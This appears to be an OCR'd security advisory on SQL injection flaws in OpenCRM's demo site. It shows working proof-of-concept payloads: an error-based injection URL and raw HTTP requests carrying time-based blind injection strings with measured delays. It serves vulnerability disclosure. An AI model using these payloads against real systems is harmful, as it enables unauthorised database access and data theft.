
Advanced Information Security

Corporation



18/2/2015

Advanced Information Security Corporation

Security Advisory Report

OpenCRM Multiple Vulnerabilities

Services Affected: http://demo.opencrm.co.uk

Threat Level: High

Severity: High

CVSS Severity Score: 8.0


Impact type: Complete confidentiality, integrity and availability violation.

Vulnerability:

(3) Error-Based SQL Injection Vulnerabilities
(2) Time-Based Blind SQL Injection Vulnerabilities


Vendor Overview

OpenCRM is a Software as a Service (SaaS) Customer Relationship Management solution. A leading OpenCRM software, and a true alternative to Salesforce, and other SaaS hosted CRM providers.



Appendices

Proof of Concept Image 1 – Error Based SQL Injection PoC




Description

The web application accepts user input that is not validated or properly encoded, and which is then passed into an SQL statement. Vulnerabilities that permit these attacks, are widespread and persist anywhere a web application makes use of user-input without adequate security validation controls. A malicious adversary can use this to compromise the integrity of the database, and to execute arbitrary SQL commands on the back-end database.


Proof of Concept:

https://demo.opencrm.co.uk:443/index.php?action=index&module=Calendar&action=setField&curr_row=&field=assigned_user_id&mode=list&module=Field&popuptype=&record=1&value='AND(Select%201%20from(select%20count(*)%2cconcat((select%20concat(CHAR(52)%2cCHAR(67)%2cCHAR(117)%2cCHAR(112)%2cCHAR(73)%2cCHAR(108)%2cCHAR(88)%2cCHAR(72)%2cCHAR(51)%2cCHAR(52)%2cCHAR(114))%20from%20information_schema.tables%20limit%200%2c1)%2cfloor(rand(0)*2))x%20from%20information_schema.tables%20group%20by%20x)a)and'&viewid=0

Code Snippet




Proof of Concept Image 2 – Error Based SQL Injection PoC




Proof of Concept 1:

https://demo.opencrm.co.uk/index.php?action=index&module=Calendar&action=setField&curr_row=&field=assigned_user_id&mode=list&module=Field&popuptype=&record=1&value=0x1337'"\'\");|]*{%0d%0a<%00>%bf%27'####&viewid=0

Code Snippet



Proof of Concept Image 3 – Error Based SQL Injection



Description

The web application accepts user-input that is not validated or properly encoded, and which is then passed into an SQL statement. Vulnerabilities that permit these attacks, are widespread and persist anywhere a web application makes use of user-input without adequate security validation controls. A malicious adversary can use this to compromise the integrity of the database, and to execute arbitrary SQL commands on the back-end database.

PoC Results – Time Based Blind SQL Injection

```
GET /index.php?action=setField&curr_row=&field=bill_city&mode=list&module=
/*'XOR(if(now()*2=sysdate()*2,sleep(10),0))OR'&record=1&value=[cancel]
&viewid=0

X-Requested-With: XMLHttpRequest

Referer: https://demo.opencrm.co.uk:443/index.php?action=index&module=Calendar

…

Host: demo.opencrm.co.uk
Connection: Keep-alive
Accept: */*
```

The response of the server received was 10.25 sec.

Description

The web application accepts user input that is not validated or properly encoded, and which is then passed into an SQL statement. Vulnerabilities that permit these attacks, are widespread and persist anywhere a web application makes use of user input, without adequate security validation controls. A malicious adversary can use this to compromise the integrity of the database, and to execute arbitrary SQL commands on the back-end database. The technique elucidated in this proof of concept is a time-based inference technique using heavy queries.

Proof of Concept 2 – Time Based Blind SQL Injection

```
GET
/index.php?action=setField&curr_row=&field=if(now()=sysdate(),sleep(14),0)/*'XOR(if(now()
=sysdate(),sleep(14),0))OR'"XOR(if(now()=sysdate(),sleep(14),0))OR"*/&mode=list&module=Fi
eld&popuptype=&record=9359&value=[cancel]&viewid=6 HTTP/1.1
X-Requested-With: XMLHttpRequest
Referer: https://demo.opencrm.co.uk:443/index.php?action=index&module=Calendar

…
Connection: Keep-alive
Accept: */*
```

The response of the server received was 14.47 sec.

Description

The web application accepts user input that is not validated or properly encoded, and which is then passed into an SQL statement. Vulnerabilities that permit these attacks, are widespread and persist anywhere a web application makes use of user input, without adequate security validation controls. A malicious adversary can use this to compromise the integrity of the database, and to execute arbitrary SQL commands on the back-end database. The technique elucidated in this proof of concept is a time-based inference technique using heavy queries.

Appendices

Sincere thanks to the OpenCRM team for the excellent cooperation, and mutual efforts in security.